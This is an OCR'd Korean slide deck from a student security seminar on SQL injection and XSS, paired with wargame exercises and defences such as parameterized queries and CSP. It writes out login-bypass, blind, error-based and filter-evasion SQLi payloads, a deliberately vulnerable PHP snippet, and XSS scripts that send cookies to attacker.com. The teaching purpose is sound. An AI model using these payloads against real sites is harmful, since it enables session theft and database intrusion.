2025.09.19


SQLi / XSS

가디언 웹 보안 세미나 2

Guardian 2025

SQLi

Relational SQL



SQL이란

Structured Query Language

DB에서 사용하는 언어


SELECT * FROM user;

user라는 테이블에서 모든 필드의 항목을 가져온다

어느 정도 SQL 문법은 안다고 가정

SQL injection


취약한 쿼리 분석



MySNU 로그인 페이지

SQL injection

취약한 쿼리 분석




MySNU 로그인 페이지

```
SELECT (name) from user
WHERE id = '    ' AND pw = '    '
```

SQL injection

취약한 쿼리 분석



MySNU 로그인 페이지

```
SELECT (name) from user
WHERE id = 'admin'; --' AND pw= '     '
```

실습 [simple_sqli]

dreamhack.io/wargame/challenges/24

```
query_db(
    f'select * from users where
    userid="{userid}" and
    userpassword="{userpassword}"'
)
```

올바른 SQL 사용법

라이브러리를 적극적으로 사용하자

```
db.query(
      'SELECT (name) from user
      WHERE id = ? AND pw = ?',
      username,
      pw
)
```

직접 sanitize하려다가 자신의 DB를 공공재로 오픈할 수도 있다.

More on SQLi

Linking Other tables

UNION

여러 테이블의 result를 합치기 위해 사용

다른 테이블의 값을 불러올 수 있다.

단, column은 동일해야 함

More on SQLi

Linking Other tables

```
SELECT column_name(s) FROM table1
UNION
SELECT column_name(s) FROM table2;
```

Homework [baby-union]

dreamhack.io/wargame/challenges/984

Hint : MySQL INFORMATION_SCHEMA

더 많은 추가 문제

los.rubiya.kr/ (Lord Of Sqlinjection)

More on SQLi

Blind SQLi

```
' AND SUBSTR(database(),1,1)='a' --
```

substr(string, position, length)

```
IF(CONDITION, SLEEP(5), 0)
```

Timing Attack도 가능

More on SQLi

Blind SQLi

```
' ORDER BY 1 --
' ORDER BY 2 --
' ORDER BY 3 --
```

500이나 이상한 응답이 나오는지 확인

각 재는 용도로 사용한다

More on SQLi

Comments

SQL 주석: --, /* */

MySQL 주석: -- , #, /* */

-- 뒤 공백 필수

SQL이여도 pSQL, mySQL, SQLi 등 간의 차이가 있다

More on SQLi

Errors

```
1  ' AND updatexml(null, concat(0x7e, (SELECT database()), 0x7e), null) --
```

```
XPATH syntax error: '~mydb~'
```

More on SQLi

Multiple Req

Statement ; Statement ; ⋯

More on SQLi

WAF 우회 기술들

`/**/, \t, \n, \r, \v, \f, +, ...`

이런 것들로 공백을 대체할 수 있다.

`SELECT ... FROM (SELECT ...)`

Subquery e.g. SELECT 1, 2, (SELECT 3)

`CHAR(97)`

문법에 따라 상이

결국 "주어진 SQL 문법 안에서 필터를 어떻게 우회할까?" 라는 문제

Non-relation SQL

Side note

$ne, $gt, $regex 명령어

JSON 기반 쿼리 오브젝트 조작

$, {}, [] 같은 특수 토큰

Non-Relational SQL의 문법을 활용한다.

주로 Object를 검증없이 사용하는 경우 발생

Bonus Homework [Bookwish]

dreamhack.io/wargame/challenges/2267

SQLi 추가 문제입니다.


XSS-1

Cross-Site-Scripting

II

A군의 블로그


누구나 글을 쓸 수 있는 자유 서버



A군의 블로그

누구나 글을 쓸 수 있는 자유 서버

???



Guardian 2025

Cross-Site-Scripting

XSS

웹사이트에 악성 코드를 업로드

다른 유저가 해당 코드에 노출

→ 정보 탈취

→ 다른 유저가 admin이라면?

Cross-Site-Scripting

종류

Stored XSS

서버에 저장

Reflected XSS

URL에 저장

Cross-Site-Scripting

종류

DOM-Based XSS

https://google.com#code

Universal XSS

= 브라우저 확장 프로그램

Cross-Site-Scripting

예시

```
<script>
alert(document.cookie);

fetch('http://attacker.com/steal?cookie=' + document.cookie);
new Image().src = 'http://attacker.com/steal?cookie=' + document.cookie;
</script>
```

Cross-Site-Scripting

예시

```
1 <script>
2 document.location.href = "http://attacker.com/steal?cookie=" + document.cookie;
3 </script>
```

Vunerable Code

XSS

```php
<?php

header ("X-XSS-Protection: 0");

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Feedback for end user
    $html .= '<pre>Hello ' . $_GET[ 'name' ] . '</pre>';
}

?>
```

Source: DVWA

Cross-Site-Scripting

실습?

Wargame

실습 [XSS-1]

dreamhack.io/wargame/challenges/28

실습 [XSS-2]

dreamhack.io/wargame/challenges/268

Cross-Site-Scripting

Whitelist vs Blacklist

Whitelist: Allow only ~~~

Blacklist: Ban only ~~~

XSS 우회 기법은 굉장히 다양하다!

jsfuck이라는 것도 있다.

Cross-Site-Scripting

라이브러리를 쓰자

CVE-2024-34078 PUBLISHED

View JSON | User Guide

Collapse all

Required CVE Record Information

CNA: GitHub (maintainer security advisories) –

Published: 2024-05-06 **Updated:** 2024-05-06

Title: Html-Sanitizer Allows Arbitrary HTML Present After Sanitization Because Of Unicode Normalization

Description

html-sanitizer is an allowlist-based HTML cleaner. If using `keep_typographic_whitespace=False` (which is the default), the sanitizer normalizes unicode to the NFKC form at the end. Some unicode characters normalize to chevrons; this allows specially crafted HTML to escape sanitization. The problem has been fixed in 2.4.2.

XSS protection

CSP, Security header

인라인 스크립트 방지

Content Security Policy

SameSite Cookie

XSS로 인한 CSRF 방지

자세한 내용은 다음 세미나에서 다룸

Conclusion (XSS)

Always sanitize, escape, validate.

유저의 입력은 불신할 것

상상할 수 없는 것이 입력될 수 있다.

Sanitize, escape, validate

Homework [Are you admin?]

dreamhack.io/wargame/challenges/1922

Hint: Jinja2 `| safe` option

2025.09.19

Q&A

질문이 있다면 하십시오

Guardian 2025

2.5cm-3.5cm 떨어진 제목 36px

제목 하단의 부제목 18px

3.5cm 떨어진 내용 1 32px

3.5cm 떨어진 내용 1 32px

3.5cm 떨어진 내용 1 32px

주석

주석